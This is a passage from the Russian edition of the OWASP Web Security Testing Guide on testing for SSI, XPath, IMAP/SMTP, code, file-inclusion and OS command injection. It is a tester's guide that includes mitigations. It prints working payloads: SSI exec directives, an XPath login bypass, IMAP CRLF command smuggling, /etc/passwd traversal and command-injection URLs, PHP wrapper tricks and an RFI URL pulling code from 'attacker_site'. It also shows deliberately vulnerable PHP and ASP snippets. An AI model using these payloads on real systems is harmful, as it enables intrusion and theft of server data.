- libxerces-c: XercesDOMParser, SAXParser, SAX2XMLReader

Инструменты

- [Строки для фаззинга XML-инъекций \(из инструмента wfuzz\)](#)

Ссылки

- [XML-инъекция](#)
- [Gregory Steuck, "XXE \(Xml eXternal Entity\) attack"](#)
- [Памятка OWASP по предотвращению внешних сущностей в XML \(XXE\)](#)

Тестирование SSI-инъекций

ID

WSTG-INPV-08

Обзор

Web-серверы обычно дают разработчикам возможность добавлять небольшие фрагменты динамического кода внутрь статичных HTML-страниц без необходимости иметь дело с полноценными серверными или клиентскими языками. Эта функция предоставляется включениями на стороне сервера (англ.: [Server-Side Includes](#), SSI).

Включения на стороне сервера — это директивы, которые web-сервер анализирует перед отправкой страницы пользователю. Они представляют собой альтернативу написанию CGI-программ или встраиванию кода с использованием серверных скриптовых языков, когда требуется выполнять только очень простые задачи. Распространённые реализации SSI предоставляют собой директивы (команды) для включения внешних файлов, для установки и печати переменных среды CGI web-сервера или для выполнения внешних CGI-скриптов или команд операционной системы.

SSI может привести к удалённому выполнению команд (RCE), однако на большинстве web-серверов директива **exec** по умолчанию отключена.

Это уязвимость, очень похожая на классическую уязвимость инъекции скриптового языка. Одним из смягчающих факторов является то, что web-сервер должен быть настроен для разрешения SSI. С другой стороны, уязвимости для SSI-инъекций часто проще эксплуатировать, поскольку директивы SSI просты для понимания и в то же время достаточно мощны, например, они могут выводить содержимое файлов и выполнять системные команды.

Задачи тестирования

- Найти точки для инъекции SSI.
- Оценить последствия от инъекции.

Как тестировать

Чтобы проверить, можно ли эксплуатировать SSI, введите директивы SSI в качестве пользовательского ввода. Если SSI включен и проверка пользовательского ввода должным образом не реализована, сервер выполнит директиву. Это очень похоже на классическую уязвимость при инъекции скриптового языка в том смысле, что она возникает, когда пользовательский ввод должным образом не проверяется и не нейтрализуется.

Сначала определите, поддерживает ли web-сервер директивы SSI. Часто ответ положительный, так как поддержка SSI довольно распространена. Чтобы определить, поддерживаются ли директивы SSI, определите тип web-сервера, на котором работает цель, используя методы сбора информации (см. [Fingerprinting веб-сервера](#)). Если у вас есть доступ к коду, определите, используются ли директивы SSI, выполнив поиск в файлах конфигурации web-сервера по определённым ключевым словам.

Другой способ убедиться, включены ли директивы SSI, — проверить наличие страниц с расширением `.shtml`, которое связано с директивами SSI. Использование расширения `.shtml` не является обязательным, поэтому отсутствие файлов `.shtml` не обязательно означает, что цель не уязвима для атак с SSI.

Следующим шагом является определение всех возможных векторов пользовательского ввода и проверка возможности эксплуатации SSI-инъекции.

Сначала найдите все страницы, на которых разрешён пользовательский ввод. Возможные входные векторы могут также включать заголовки и cookie. Определите, как хранятся и используются входные данные, т.е. выдаются ли они в виде сообщения об ошибке или элемента страницы и изменяются ли они каким-либо образом. Доступ к исходному коду может помочь определить, где находятся входные векторы и как обрабатываются входные данные.

Как только у вас будет список потенциальных точек ввода, вы сможете определить, правильно ли проверены входные данные. Убедитесь, что можно вводить символы, используемые в директивах SSI, такие как `< ! # = / . " - >` и `[a - z A - Z 0 - 9]`

В приведенном ниже примере возвращается значение переменной. Раздел [ссылок](#) содержит полезные ссылки на документацию по конкретным серверам.

HTML

```
<!--#echo var="VAR" -->
```

При использовании директивы **include**, если предоставленный файл является CGI-скриптом, эта директива будет включать выходные данные CGI-скрипта. Эта директива также может использоваться для включения содержимого файла или списка файлов в каталоге:

HTML

```
<!--#include virtual="FILENAME" -->
```

Чтобы показать вывод команды ОС:

HTML

```
<!--#exec cmd="OS_COMMAND" -->
```

Если приложение уязвимо, вводится директива; она будет интерпретирована сервером при следующем просмотре страницы.

Директивы SSI также могут быть вставлены в HTTP-заголовки, если web-приложение использует эти данные для создания динамически генерируемой страницы:

```
GET / HTTP/1.1
Host: www.example.com
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#include virtual="/proc/version"-->
```

Инструменты

- [Web Proxy Burp Suite](#)
- [OWASP ZAP](#)
- [String searcher: grep](#)

Ссылки

- [Nginx SSI module](#)
- [Apache: Module mod_include](#)
- [IIS: Server Side Includes directives](#)
- [Apache Tutorial: Introduction to Server Side Includes](#)
- [Apache: Security Tips for Server Configuration](#)
- [SSI Injection instead of JavaScript Malware](#)
- [IIS: Notes on Server-Side Includes \(SSI\) syntax](#)

- [Header Based Exploitation](#)

Тестирование XPath-инъекций

ID

WSTG-INPV-09

Обзор

XPath — это язык, который был разработан в первую очередь для обращения к частям XML-документа. При тестировании XPath-инъекций мы проверяем, возможно ли ввести синтаксис XPath в запрос, интерпретируемый приложением, позволяя злоумышленнику выполнять пользовательские XPath-запросы. При успешной эксплуатации эта уязвимость может позволить злоумышленнику обойти механизмы аутентификации или получить доступ к информации без надлежащей авторизации.

Web-приложения активно используют базы данных для хранения и доступа к данным, необходимым им для работы. Исторически реляционные базы данных были наиболее распространённой технологией хранения данных, но в последние годы мы наблюдаем растущую популярность баз данных, которые организуют данные с использованием языка XML. Так же, как доступ к реляционным базам данных осуществляется через язык SQL, базы данных XML используют XPath в качестве стандартного языка запросов.

Поскольку с концептуальной точки зрения XPath очень похож на SQL по своему назначению и приложениям, интересным результатом является то, что атаки с XPath-инъекциями следуют той же логике, что и атаки с [SQL-инъекциями](#). В некоторых аспектах XPath даже мощнее, чем стандартный SQL, поскольку вся его мощь уже заложена в его спецификациях, в то время как большинство методов, которые могут эксплуатироваться в SQL-инъекциях, зависят от диалекта SQL, используемого целевой базой данных. Это означает, что атаки с XPath-инъекциями могут быть гораздо более адаптируемыми и повсеместными. Ещё одно преимущество атаки с XPath заключается в том, что, в отличие от SQL, не применяются списки управления доступом (ACL), поскольку запрос может получить доступ к любой части XML-документа.

Задача тестирования

- Найти точки для инъекции XPath.

Как тестировать

[Шаблон атаки XPath был впервые опубликован Амитом Кляйном](#) и очень похож на обычную SQL-инъекцию. Чтобы получить первое представление о проблеме, давайте представим страницу входа, которая управляет аутентификацией в приложении, в котором пользователь должен ввести своё имя и пароль. Давайте предположим, что наша база данных представлена следующим XML-файлом:

XML

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <account>admin</account>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <account>guest</account>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <account>guest</account>
  </user>
</users>
```

XPath-запрос, который выдаёт учётную запись, имя пользователя которой **gandalf**, а пароль **!c3**, будет следующим:

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

Если приложение неправильно фильтрует вводимые пользователем данные, тестировщик сможет ввести код XPath и повлиять на результат запроса. Например, тестировщик мог бы ввести следующие значения:

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

Выглядит довольно знакомо, не так ли? Используя эти параметры, получается запрос:

```
string(//user[username/text()=' ' or '1' = '1' and  
password/text()=' ' or '1' = '1']/account/text())
```

Как и в обычной атаке SQL-инъекцией, мы создали запрос, который всегда оценивается как true, что означает, что приложение будет аутентифицировать пользователя, даже если имя пользователя или пароль не были предоставлены. И, как и при обычной атаке SQL-инъекцией, при инъекции XPath первым шагом является вставка одинарной кавычки (') в поле, подлежащее проверке, что приводит к синтаксической ошибке в запросе, и к проверке: выдаёт ли приложение сообщение об ошибке.

Если сведения о внутреннем устройстве XML отсутствуют, и приложение не предоставляет полезных сообщений об ошибках, которые помогли бы восстановить его внутреннюю логику, можно провести атаку [слепой XPath-инъекции](#), целью которой является восстановление полной структуры данных. Этот метод аналогичен SQL-инъекции на основе логического вывода, поскольку подход заключается во вставке кода, который создаёт запрос, возвращающий один бит информации. [Слепая XPath-инъекция](#) более подробно объясняется Амитом Кляйном в упомянутой статье.

Ссылки

Технические руководства

- [Amit Klein: "Blind XPath Injection"](#)
- [Спецификации XPath](#)

Тестирование IMAP/SMTP-инъекций

ID

WSTG-INPV-10

Обзор

Эта угроза затрагивает все приложения, взаимодействующие с почтовыми серверами (IMAP/SMTP), как правило, приложения web-почты. Целью этого теста является проверка способности вводить произвольные команды IMAP/SMTP на почтовые серверы из-за того, что входные данные не были должным образом нейтрализованы.

Метод IMAP/SMTP-инъекций эффективен, если почтовый сервер не доступен напрямую из Интернета. Там, где такое взаимодействие с почтовым сервером возможно, рекомендуется провести прямое тестирование.

IMAP/SMTP-инъекции позволяют получить доступ к почтовому серверу, который в противном случае был бы недоступен напрямую из Интернета. В некоторых случаях эти внутренние системы не обладают таким же уровнем защищённости инфраструктуры, что и web-серверы. Поэтому почтовые сервера могут быть более уязвимыми для атак со стороны конечных пользователей (см. схему, представленную на рисунке 1).




Рисунок 4.7.10-1: Взаимодействие с почтовыми серверами с использованием метода IMAP/SMTP-инъекций

На рисунке 1 показан поток трафика, обычно наблюдаемый при использовании технологий web-почты. На этапах 1 и 2 пользователь взаимодействует с клиентом web-почты, тогда как на шаге 2' тестировщик обходит клиент web-почты и напрямую взаимодействует с почтовыми серверами.

Этот метод позволяет выполнять самые разнообразные действия и атаки. Возможности зависят от типа и объёма инъекции, а также от тестируемой технологии почтового сервера.

Вот некоторые примеры атак с использованием метода IMAP/SMTP-инъекций:

- Эксплуатация уязвимостей в протоколах IMAP/SMTP
- Обход ограничений приложений
- Обход процесса анти-автоматизации
- Утечки информации
- Почтовый ретранслятор/спам-рассылки

Задачи тестирования

- Найти точки для IMAP/SMTP-инъекции.
- Разобраться в потоках информации и структуре развёртывания системы.
- Оценить воздействие инъекций.

Как тестировать

Выявление уязвимых параметров

Чтобы обнаружить уязвимые параметры, тестировщик должен проанализировать способность приложения обрабатывать входные данные. Тестирование контроля входных данных требует, чтобы тестировщик отправлял фиктивные или вредоносные запросы на сервер и анализировал ответ. В защищённом приложении ответом должна быть ошибка с некоторым соответствующим действием, сообщаящим клиенту, что что-то пошло не так. В уязвимом приложении вредоносный запрос может быть обработан внутренним приложением, которое ответит сообщением **HTTP 200 OK**.

Важно отметить, что отправляемые запросы должны соответствовать тестируемой технологии. Отправка строк SQL-инъекций для сервера MS SQL на сервер MySQL приведёт к ложноположительным ответам. В данном случае мы должны отправлять вредоносные команды IMAP, поскольку мы тестируем именно этот протокол.

Специальные параметры IMAP, которые обычно используются:

На сервере IMAP	На SMTP-сервере
Authentication	Emissor email
операции с почтовыми ящиками (list, read, create, delete, rename)	Destination email
операции с сообщениями (read, copy, move, delete)	Subject
Disconnection	Message body
	Attached files

В данном примере тестируется параметр mailbox путём манипулирования запросами с параметром:

```
http://<webmail>/src/read_body.php?
mailbox=INBOX&passed_id=46106&startMessage=1
```

Можно попробовать выполнить следующие действия:

- Присвоить параметру пустое значение:

```
http://<webmail>/src/read_body.php?
mailbox=&passed_id=46106&startMessage=1
```

- Заменить значение на случайное:

```
http://<webmail>/src/read_body.php?
mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Добавить другие значения к параметру:

```
http://<webmail>/src/read_body.php?mailbox=INBOX
PARAMETER2&passed_id=46106&startMessage=1
```

- Добавить нестандартные специальные символы (например, \, ', ", @, #, !, |):

```
http://<webmail>/src/read_body.php?
mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Исключить параметр:

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

Конечный результат вышеупомянутого тестирования дает тестировщику три возможные ситуации:

S1 — приложение возвращает код/сообщение об ошибке;

S2 — приложение не возвращает код/сообщение об ошибке, но не выполняет запрошенную операцию;

S3 — приложение не возвращает код/сообщение об ошибке и нормально выполняет запрошенную операцию.

Ситуации S1 и S2 представляют собой успешную IMAP/SMTP-инъекцию.

Целью злоумышленника является получение ответа S1, так как это показатель того, что приложение уязвимо для инъекций и дальнейших манипуляций.

Предположим, что пользователь извлекает заголовки электронной почты с помощью следующего HTTP-запроса:

```
http://<webmail>/src/view_header.php?
mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

Злоумышленник может изменить значение параметра INBOX, вставив символ " (%22 в URL-кодировке):

```
http://<webmail>/src/view_header.php?
mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

В этом случае ответ приложения может быть таким:

```
ERROR: Bad or malformed request.  
Query: SELECT "INBOX"  
Server responded: Unexpected extra arguments to Select
```

Ситуацию S2 сложнее успешно протестировать. Необходимо использовать слепую инъекцию команд, чтобы определить, уязвим ли сервер.

С другой стороны, последняя ситуация (S3) не имеет отношения к данному абзацу.

Список уязвимых параметров

- Затронутая функциональность
- Тип возможной инъекции (IMAP/SMTP)

Понимание потоков информации и структуры развёртывания клиента

После выяснения всех уязвимых параметров (например, **passed_id**) тестировщик должен определить, какой уровень инъекции возможен, а затем разработать план тестирования для дальнейшей эксплуатации приложения.

В данном тестовом примере мы обнаружили, что параметр приложения **passed_id** уязвим и используется в следующем запросе:

```
http://<webmail>/src/read_body.php?  
mailbox=INBOX&passed_id=46225&startMessage=1
```

Используя следующий тестовый пример (предоставление буквенного значения, когда требуется числовое):

```
http://<webmail>/src/read_body.php?  
mailbox=INBOX&passed_id=test&startMessage=1
```

вызовет следующее сообщение об ошибке:

```
ERROR : Bad or malformed request.  
Query: FETCH test:test BODY[HEADER]  
Server responded: Error in IMAP command received by server.
```

В этом примере сообщение об ошибке вернуло имя выполненной команды и соответствующие параметры.

В других ситуациях сообщение об ошибке содержит название выполняемой команды, но чтение соответствующего RFC позволит разобраться, какие ещё команды можно выполнить.

Если приложение не выдаёт содержательного сообщения об ошибках, необходимо проанализировать затронутую функциональность, чтобы вывести все связанные с ней команды (и параметры). Например, если в функции создания почтового ящика был обнаружен уязвимый параметр, логично предположить, что уязвимой командой IMAP является **CREATE**. Согласно RFC, команда **CREATE** принимает один параметр, который указывает имя создаваемого почтового ящика.

Список затронутых команд IMAP/SMTP

- Тип, значение и количество параметров, ожидаемых для затронутых команд IMAP/SMTP

Инъекция команд IMAP/SMTP

Как только тестировщик определил уязвимые параметры и проанализировал контекст, в котором они выполняются, следующим этапом является эксплуатация функциональности.

Этот этап имеет два возможных исхода:

1. Инъекция возможна в неаутентифицированном состоянии: затронутая функциональность не требует аутентификации пользователя. Доступные для инъекций (IMAP) команды ограничиваются **CAPABILITY**, **NOOP**, **AUTHENTICATE**, **LOGIN**, и **LOGOUT**.
2. Инъекция возможна только в аутентифицированном состоянии: для успешной эксплуатации требуется полная аутентификация пользователя, прежде чем можно будет продолжить тестирование.

В любом случае типичная структура IMAP/SMTP-инъекции выглядит следующим образом:

- Header: окончание ожидаемой команды;
- Body: инъекция новой команды;
- Footer: начало ожидаемой команды..

Важно помнить, что для выполнения IMAP/SMTP-команды предыдущая команда должна быть завершена CRLF-последовательностью (**%0d%0a**).

Предположим, что на этапе выявления уязвимых параметров злоумышленник обнаруживает, что параметр **message_id** в следующем запросе является уязвимым:

http://<webmail>/read_email.php?message_id=4791

Предположим также, что в результате анализа, проведённого на этапе [понимания потоков информации и схемы развёртывания клиента](#), команда и аргументы, связанные с этим параметром, определены как:

FETCH 4791 BODY[HEADER]

В этом сценарии структура IMAP-инъекции будет следующей:

http://<webmail>/read_email.php?message_id=4791

BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101 FETCH 4791

которая сформирует следующие команды:

SQL

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

где:

SQL

```
Header = 4791 BODY[HEADER]
Body   = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791
```

Список затронутых IMAP/SMTP-команд

- Инъекция произвольной IMAP/SMTP-команды

Ссылки

Технические руководства

- [RFC 0821 "Simple Mail Transfer Protocol"](#)
- [RFC 3501 "Internet Message Access Protocol - Version 4rev1"](#)
- [Vicente Aguilera Díaz: "MX Injection: Capturing and Exploiting Hidden Mail Servers"](#)

Тестирование инъекции кода

ID

WSTG-INPV-11

Обзор

В этом разделе описывается, как тестировщик может проверить, можно ли ввести код в качестве входных данных на web-странице и выполнить его на web-сервере.

При тестировании [инъекции кода](#) тестировщик отправляет входные данные, которые обрабатываются web-сервером как динамический код или как включенный файл. Эти тесты могут быть нацелены на различные серверные скриптовые фреймворки, например, ASP или PHP. Для защиты от этих атак необходимо использовать надлежащий контроль входных данных и методы безопасной разработки.

Задачи тестирования

- Найти точки для инъекции, где вы можете вставить код в приложение.
- Оценить воздействие инъекции.

Как тестировать

Тестирование методом чёрного ящика

Тестирование уязвимостей PHP-инъекций

Используя строку запроса, тестировщик может ввести код (в данном примере вредоносный URL), который будет обработан как часть включенного файла:

```
http://www.example.com/uptime.php?
```

```
pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

Вредоносный URL принимается в качестве параметра для страницы PHP, которая позже будет использовать это значение во включенном файле.

Тестирование методом серого ящика

Тестирование на наличие уязвимостей для инъекции кода ASP

Проанализируйте код ASP на предмет пользовательского ввода в функциях выполнения. Может ли пользователь вводить команды в поле ввода данных? Здесь код ASP сохранит входные данные в файл, а затем выполнит его:

```

<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8,
True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing

'Data.txt is executed
Server.Execute( "data.txt" )

Else
%>

<form>
<input name="Data" /><input type="submit" name="Enter Data"
/>

</form>
<%
End If
%>)))

```

Ссылки

- [Security Focus](#)
- [Insecure.org](#)
- [Wikipedia](#)
- [Reviewing Code for OS Injection](#)

Тестирование включения файлов (LFI/RFI)

Обзор

Уязвимость включения файлов (англ.: File Inclusion) позволяет злоумышленнику включить файл, обычно используя механизм «динамического включения файлов»,

реализованный в целевом приложении. Уязвимость возникает из-за использования введённых пользователем данных без надлежащего контроля.

Это может привести к чему-то обычному, типа вывода содержимого файла, но также может привести к:

- выполнению кода на web-сервере;
- выполнение кода на стороне клиента, например, JavaScript, что может привести к другим атакам, таким как межсайтовый скриптинг (XSS);
- отказу в обслуживании (англ.: Denial of Service, DoS);
- разглашению конфиденциальной информации.

Включение локальных файлов (LFI) — процесс включения файлов, которые присутствуют на сервере, посредством эксплуатации уязвимых процедур, реализованных в приложении. Например, эта уязвимость возникает, когда страница получает входные данные, являющиеся путём к локальному файлу. Этот ввод должным образом не нейтрализуется, что позволяет вводить символы обхода каталога (например, `../`, — см. в 4.5.1 [Тестирование включения файлов при обходе каталогов](#)).

Включение удалённых файлов (RFI) — процесс включения файлов из удалённых источников посредством эксплуатации уязвимых процедур, реализованных в приложении. Например, эта уязвимость возникает, когда страница получает входные данные, которые являются URL удалённого файла. Этот ввод должным образом не нейтрализуется, что позволяет вводить внешние URL.

В обоих случаях, хотя большинство примеров указывают на уязвимые PHP-скрипты, мы должны иметь в виду, что это также распространено в других серверных скриптовых технологиях, таких как JSP, ASP и т.д.

Задачи тестирования

- Найти точки включения файлов.
- Оценить потенциальное воздействие уязвимостей.

Как тестировать

Тестирование включения локального файла

Поскольку LFI возникает, когда пути, переданные в оператор `include`, должным образом не нейтрализованы, при тестировании методом чёрного ящика мы должны искать функциональность, которая в качестве параметров принимает имена файлов/пути.

Рассмотрим следующий пример:

```
http://vulnerable_host/preview.php?file=example.html
```


Выглядит перспективно для того, чтобы попробовать LFI. Если приложение не найдёт соответствующую страницу, указанную в параметре `file`, а вместо этого напрямую включает входные данные, можно подключить произвольные файлы с сервера.

Типичным примером для проверки концепции была бы попытка загрузить файл `passwd`:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

Если вышеупомянутые условия будут выполнены, злоумышленник увидит в ответе что-то вроде:

SHELL

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
```

Даже если такая уязвимость существует, её эксплуатация может быть более сложной в реальных сценариях. Рассмотрим следующий фрагмент кода:

PHP

```
<?php include($_GET['file'].".php"); ?>
```

Простая подстановка случайного имени файла не сработает, т.к. к предоставленному вводу добавляется постфикс `.php`. Чтобы это обойти, можно использовать разные методы, чтобы добиться ожидаемого поведения.

Инъекция нулевого байта

«Нулевой символ» (также известный как «нулевой терминатор» или «нулевой байт») — это управляющий символ со значением ноль, присутствующий во многих наборах символов, который используется в качестве зарезервированного символа для обозначения конца строки. Любой символ после этого специального байта будет проигнорирован. Обычно этот символ можно ввести с помощью строки `%00` в URL-кодировке, добавив его к запрошенному пути. В нашем предыдущем примере, выполняя запрос к

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
```

расширение `.php`, добавляемое к введённому имени файла будет

проигнорировано, выдавая злоумышленнику список основных пользователей в результате успешной эксплуатации.

Усечение пути и точки

В большинстве инсталляций PHP ограничение на имя файла составляет 4096 байт. Если имя файла длиннее этого значения, PHP просто обрезает его, отбрасывая «лишние» символы. Злоупотребление этим поведением позволяет заставить PHP игнорировать расширение `.php`, перемещая его за пределы 4096 байт. Когда это происходит, ошибки не возникает; лишние символы просто отбрасываются, а PHP продолжает выполняться как обычно.

Этот обход обычно комбинируется с другими стратегиями логического обхода, такими как кодирование части пути к файлу в кодировке Unicode, инъекция двойной кодировки или любого другого ввода, который по-прежнему будет представлять желаемое имя файла.

PHP-обёртки

Уязвимости при включении локальных файлов обычно рассматриваются как доступные только для чтения, которые злоумышленник может использовать для чтения конфиденциальных данных с сервера, на котором размещено уязвимое приложение. Однако в некоторых реализациях она может быть использована для повышения опасности уязвимости [от LFI до удалённого выполнения кода](#), которое потенциально может полностью скомпрометировать хост.

Такое «усовершенствование» возможно, если злоумышленник может сочетать [уязвимость LFI с некоторыми PHP-обёртками](#).

Обёртка — это код, окружающий другой код для выполнения некоторых дополнительных функций. PHP реализует множество [встроенных обёрток](#) для использования с функциями файловой системы. Как только их использование обнаружено в процессе тестирования приложения, рекомендуется попытаться злоупотребить ими, чтобы определить реальный риск обнаруженных недостатков. Ниже приведён список с наиболее часто используемыми обёртками, хотя вы должны учитывать, что он не является исчерпывающим; в то же время можно зарегистрировать пользовательские, которые, при их эксплуатации целью, потребуют более глубокого анализа.

PHP Filter

Используется для доступа к локальной файловой системе; это нечувствительная к регистру обёртка, которая позволяет применять фильтры к потоку во время открытия файла. Эту обёртку можно использовать для получения содержимого файла, предотвращая его выполнение сервером. Например, позволяя злоумышленнику читать содержимое файлов PHP, чтобы получить исходный код

для выявления конфиденциальной информации, такой как учётные данные или другие уязвимости, которые можно эксплуатировать.

Эту обёртку можно использовать так: `php://filter/convert.base64-encode/resource=FILE`, где `FILE` — это файл, который нужно извлечь. В результате выполнения содержимое целевого файла будет прочитано, закодировано в base64 (шаг, который предотвращает выполнение на стороне сервера) и возвращено агенту пользователя (т.е. браузеру).

PHP ZIP

В PHP 7.2.0 появилась обёртка `zip://` для управления сжатыми файлами `zip`. Она ожидает следующую структуру параметров:

`zip:///filename_path#internal_filename`, где `filename_path` — путь к zip-архиву, а `internal_filename` — путь к файлу, помещённому в обрабатываемый ZIP-архив. Обычно при эксплуатации `#` URL-кодируется значением `%23`.

Злоупотребление этой обёрткой может позволить злоумышленнику создать вредоносный ZIP-архив, который можно загрузить на сервер, например, в качестве изображения для аватара или с помощью любой системы загрузки файлов, доступной на целевом web-сайте для запуска LFI (обёртка `php:zip://` не требует, чтобы zip-файл имел какое-либо определённое расширение).

Чтобы протестировать эту уязвимость, можно выполнить следующую процедуру для атаки на приведенный выше пример кода.

1. Создайте исполняемый файл PHP, например, с содержимым `<?php phpinfo(); ?>` и сохраните его как `code.php`.
2. Сожмите его в новый ZIP-архив с именем `target.zip`.
3. Переименуйте `target.zip` в `target.jpg`, чтобы обойти проверку расширения и загрузить его на целевой web-сайт в качестве аватарки.
4. Предположим, что файл `target.jpg` хранится локально на сервере по пути `../avatar/target.jpg`, используйте уязвимость с помощью ZIP-обёртки PHP, вставив следующую полезную нагрузку в уязвимый URL:
`zip:///../avatar/target.jpg%23code` (помня, что `%23` — это `#`).

Поскольку в нашем примере расширение `.php` конкатенируется с нашей полезной нагрузкой, запрос `http://vulnerable_host/preview.php?file=zip:///../avatar/target.jpg%23code` приведёт к выполнению `code.php`, хранящегося во вредоносном ZIP-архиве.

PHP Data

Эта обёртка, появившаяся в PHP 5.2.0, предполагает следующее использование: `data://text/plain;base64,BASE64_STR`, где `BASE64_STR`, как ожидается, будет содержимым обрабатываемого файла в кодировке Base64. Важно

учитывать, что эта обёртка будет доступна только в том случае, если включена опция `allow_url_include`.

Чтобы протестировать LFI с использованием этой обёртки, код, который будет выполняться, должен быть закодирован в Base64. Например, `<?php phpinfo(); ?>` будет закодирован как: `PD9waHAgcGhwaW5mbygp0yA/Pg==`, а полезная нагрузка представлена в виде:

`data://text/plain;base64,PD9waHAgcGhwaW5mbygp0yA/Pg==`.

PHP Expect

Эта обёртка, которая не включена по умолчанию, даёт доступ к процессам `stdio`, `stdout` и `stderr`. Сервер выполнит предоставленную в формате `expect://command` команду с использованием `BASH` и вернёт результат.

Тестирование включения удалённого файлов

Поскольку RFI возникает, когда URL, передаваемые операторам `include`, должным образом не нейтрализуются, при тестировании методом чёрного ящика нам следует искать скрипты, которые принимают имена файлов в качестве параметров. Рассмотрим следующий пример на PHP:

PHP

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

В данном примере путь извлекается из HTTP-запроса, а контроль ввода не проводится (например, посредством сверки введённых данных со списком разрешённых), поэтому этот фрагмент кода уязвим для такого типа атак. Рассмотрим следующий URL:

`http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicious_page`

В этом случае будет включен удалённый файл, и любой код, содержащийся в нём, будет выполняться сервером.

Меры защиты

Наиболее эффективным решением для устранения уязвимостей при включении файлов является отказ от передачи введённых пользователем данных в файловую систему/API/фреймворк. Если это невозможно, приложение может поддерживать список разрешённых файлов, которые могут включаться на странице, а также идентификатор (например, порядковый номер) для доступа к выбранному файлу. Любой запрос, содержащий недопустимый идентификатор, должен отклоняться,

чтобы у злоумышленников не было возможности манипулировать этим путём. Ознакомьтесь с [Памяткой по загрузке файлов](#), чтобы узнать о рекомендациях по безопасности на эту тему.

Инструменты

- [kadimus](#)
- [LFI Suite](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

Ссылки

- [PHP-инъекция](#)
- [Null character](#)
- [Unicode Encoding](#)
- [Двойное кодирование](#)
- [Поддерживаемые PHP протоколы и обёртки](#)
- [RFC 2397 - The "data" URL scheme](#)
- [Remote File Inclusion](#)
- [Wikipedia: File Inclusion](#)

Тестирование инъекции команд ОС

ID

WSTG-INPV-12

Обзор

В этой статье описывается, как протестировать приложение для инъекции команд операционной системы (ОС). Тестировщик попытается ввести команду ОС через HTTP-запрос к приложению.

Инъекции команд ОС — это метод, используемый через web-интерфейс для выполнения команд ОС на web-сервере. Пользователь вводит команды операционной системе через web-интерфейс для их выполнения ОС. Этой уязвимости подвержен любой web-интерфейс, который не нейтрализует ввод должным образом. Имея возможность выполнять команды ОС, пользователь может загружать вредоносные программы или даже получать пароли. Инъекции команд ОС можно предотвратить, если при проектировании и разработке приложений уделять внимание безопасности.

Задача тестирования

- Найти точки инъекции команд ОС и оценить их последствия.

Как тестировать

При просмотре файла в web-приложении имя файла часто отображается в URL-адресе. Perl позволяет передавать данные из процесса в операторе open. Пользователь может просто добавить символ конвейера `|` в конец имени файла.

Пример URL до изменения:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

URL после изменения:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

Он выполнит команду `/bin/ls`.

Добавление точки с запятой в конец URL страницы .PHP, за которой следует команда операционной системы, приведёт к выполнению этой команды. `%3B` в кодировке URL декодируется в точку с запятой.

Пример:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Пример

Рассмотрим случай приложения, содержащего набор документов, которые вы можете просматривать в Интернете. Если вы запустите HTTP-прокси (например, ZAP или Burp Suite), то сможете увидеть POST-запрос, показанный ниже.

(`http://www.example.com/public/doc`):

```
POST /public/doc HTTP/1.1
Host: www.example.com
[...]
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33
```

```
